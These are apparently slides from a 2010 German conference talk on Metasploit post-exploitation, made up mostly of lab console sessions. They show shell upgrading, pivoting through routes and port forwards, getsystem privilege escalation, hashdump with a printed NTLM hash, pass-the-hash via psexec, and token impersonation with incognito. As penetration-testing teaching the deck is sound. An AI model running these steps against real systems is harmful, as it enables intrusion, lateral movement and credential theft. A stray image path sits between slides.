Back|Track day 0x7DA

Metasploit Framework Unleashed – beyond Metasploit

<< Content <<

- Shells upgraden
- Pivoting
  - Routing
  - Port forwarding
- Meterpreter Scripte
  - checkvm/get_env/getvncpw/vnc/winenum
- Password fu – Teil 2
  - Hashdump
  - Pass the Hash
  - incognito

<< Shells <<

- Exploit der nicht in MSF integriert ist
- Plain Text Shell

```
root@bt:~# nc -v 10.8.28.16 4444
localhost [10.8.28.16] 4444 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>  <STRG>+<C>


root@bt:~# nc -v 10.8.28.16 4444
localhost [10.8.28.16] 4444 (?) : Connection refused
```

UPS ☹ you lose …

<< Shells <<

- MSF Bind Payload
- MSF – Multi handler:

```
msf … > set PAYLOAD windows/shell_bind_tcp
msf exploit(handler) > set RPORT 4444
msf exploit(handler) > set RHOST 10.8.28.xx
```

- sessions –v
- sessions –u X:

```
msf exploit(handler) > setg LPORT 3333
msf exploit(handler) > setg LHOST 10.8.28.xx
msf exploit(handler) > sessions -u 1
```

<< Portfun <<

- **Routen setzen**

```
meterpreter > ipconfig

VMware Accelerated AMD PCNet Adapter
Hardware MAC: 00:0c:29:50:60:7e
IP Address  : 10.8.28.212
Netmask     : 255.255.255.0


Intel(R) PRO/1000 MT-Netzwerkverbindung
Hardware MAC: 00:0c:29:50:60:88
IP Address  : 192.168.111.1
Netmask     : 255.255.255.0
```

<< Portfun <<

- **Routen setzen**

```
msf > route
Usage: route [add/remove/get/flush/print] subnet
  netmask [comm/sid]

msf > route add 191.168.111.0 255.255.255.0 5
msf > route print

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   191.168.111.0      255.255.255.0      Session 5
```

<< Portfun <<

- **Routen setzen**

```
msf exploit(ms08_067_netapi) > set PAYLOAD
  windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) > exploit
…
[*] Meterpreter session 3 opened (10.8.28.9-
  10.8.28.212:0 -> 192.168.111.11:987)
```

<< Portfun <<

- **Routen setzen**

```
msf > load auto_add_route
[*] Successfully loaded plugin: auto_add_route

[*] Meterpreter session 1 opened (…)
[*] AutoAddRoute: Routing new subnet
  10.8.28.0/255.255.255.0 through session 1
[*] AutoAddRoute: Routing new subnet
  192.168.111.0/255.255.255.0 through session 1

msf exploit(mssql_payload) > route print

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.8.28.0          255.255.255.0      Session 1
   192.168.111.0      255.255.255.0      Session 1
```

<< Portfun <<

- **Portforwarding**

```
meterpreter > portfwd -h
Usage: portfwd [-h] [add / delete / list] [args]

OPTIONS:

    -L <opt>  The local host to listen on (optional).
    -h        Help banner.
    -l <opt>  The local port to listen on.
    -p <opt>  The remote port to connect to.
    -r <opt>  The remote host to connect to.
```

<< Portfun <<


- **Portforwarding**

```
meterpreter > portfwd add -L 10.8.28.9 -l 3389 -p 3389 -r
  192.168.111.50
[*] Local TCP relay created: 10.8.28.9:3389 <->
  192.168.111.50:3389
meterpreter > portfwd list
0: 10.8.28.9:3389 -> 192.168.111.50:3389

1 total local port forwards.


root@bt:~# netstat -anp | grep 3389
tcp        0      0 10.8.28.9:3389          0.0.0.0:*
  LISTEN      11351/ruby
```

<< Portfun <<


root@bt: /opt/metasploit34-dev/msf3 - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt:/opt/metasploit34-dev/msf3# rdesktop 10.8.28.9
WARNING: Remote desktop does not support colour depth 24; falling back to 16
rdesktop - 10.8.28.9
WIN-8QAJJSRQ3C8\root
Other User
Cancel
Windows Server 2008
Enterprise
Shell
Shell No. 3

<< Extensions <<

- **Root is just the beginning**

```
meterpreter > getuid
Server username: WINDOWS_XP\bob
meterpreter > use priv
Loading extension priv...success.
meterpreter > getsystem -h

                1 : Service - Named Pipe Impersonation (In Memory/Admin)
                2 : Service - Named Pipe Impersonation (Dropper/Admin)
                3 : Service - Token Duplication (In Memory/Admin)
                4 : Exploit - KiTrap0D (In Memory/User)

meterpreter > getsystem
...got system (via technique 4).
meterpreter > getuid
Server username: NT-AUTORITÄT\SYSTEM
```

<< Scripte <<

- **Root is just the beginning**

```
meterpreter > run
run checkvm                      run keylogrecorder          run remotewinenum
run credcollect                  run killav                  run scheduleme
run domain_list_gen              run kitrap0d                run schtasksabuse
run dumplinks                    run metsvc                  run scraper
run get_env                      run migrate                 run screen_unlock
run get_local_subnets            run multi_console_command   run search_dwld
run get_pidgin_creds             run multicommand            run
   srt_webdrive_priv
run getcountermeasure            run multiscript             run uploadexec
run getgui                       run netenum                 run
   virtualbox_sysenter_dos
run gettelnet                    run packetrecorder          run vnc
run getvncpw                     run persistence             run winbf
run hashdump                     run pml_driver_config       run winenum
run hostsedit                    run prefetchtool            run wmic
```

<< Password fu <<

- **Root is just the beginning**

```
meterpreter > run hashdump

Administrator:500:b2e74449aaaf75681bf3ece46b279e12:303562b5b0298f6
   0605347029a9ee2e:::

msf exploit(psexec) > exploit

[*] Started reverse handler on 10.8.28.9:2223
[*] Connecting to the server...
[*] Authenticating as user 'Administrator'...
…
[*] Sending stage (748032 bytes) to 10.8.28.201
[*] Meterpreter session 4 opened (10.8.28.9:2223 ->
   10.8.28.201:49159) at Sat Aug 07 22:30:38 +0200 2010

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

<< Password fu <<

- **Root is just the beginning**

```
meterpreter > use incognito
meterpreter > help
…
Incognito Commands
==================

    Command                  Description
    -------                  -----------
    …
    impersonate_token        Impersonate specified token
    list_tokens              List tokens available under current
  user context
```

<< Password fu <<

- **Root is just the beginning**

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
INTEGRALISHACKM\Administrator
…

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > impersonate_token INTEGRALISHACKM\\Administrator
[+] Delegation token available
[+] Successfully impersonated user INTEGRALISHACKM\Administrator

meterpreter > getuid
Server username: INTEGRALISHACKM\Administrator
```

<< thx <<

Contact:

- michael.messner@integralis.com
- http://www.s3cur1ty.de
- http://www.back-track.de
- http://www.metasploit.eu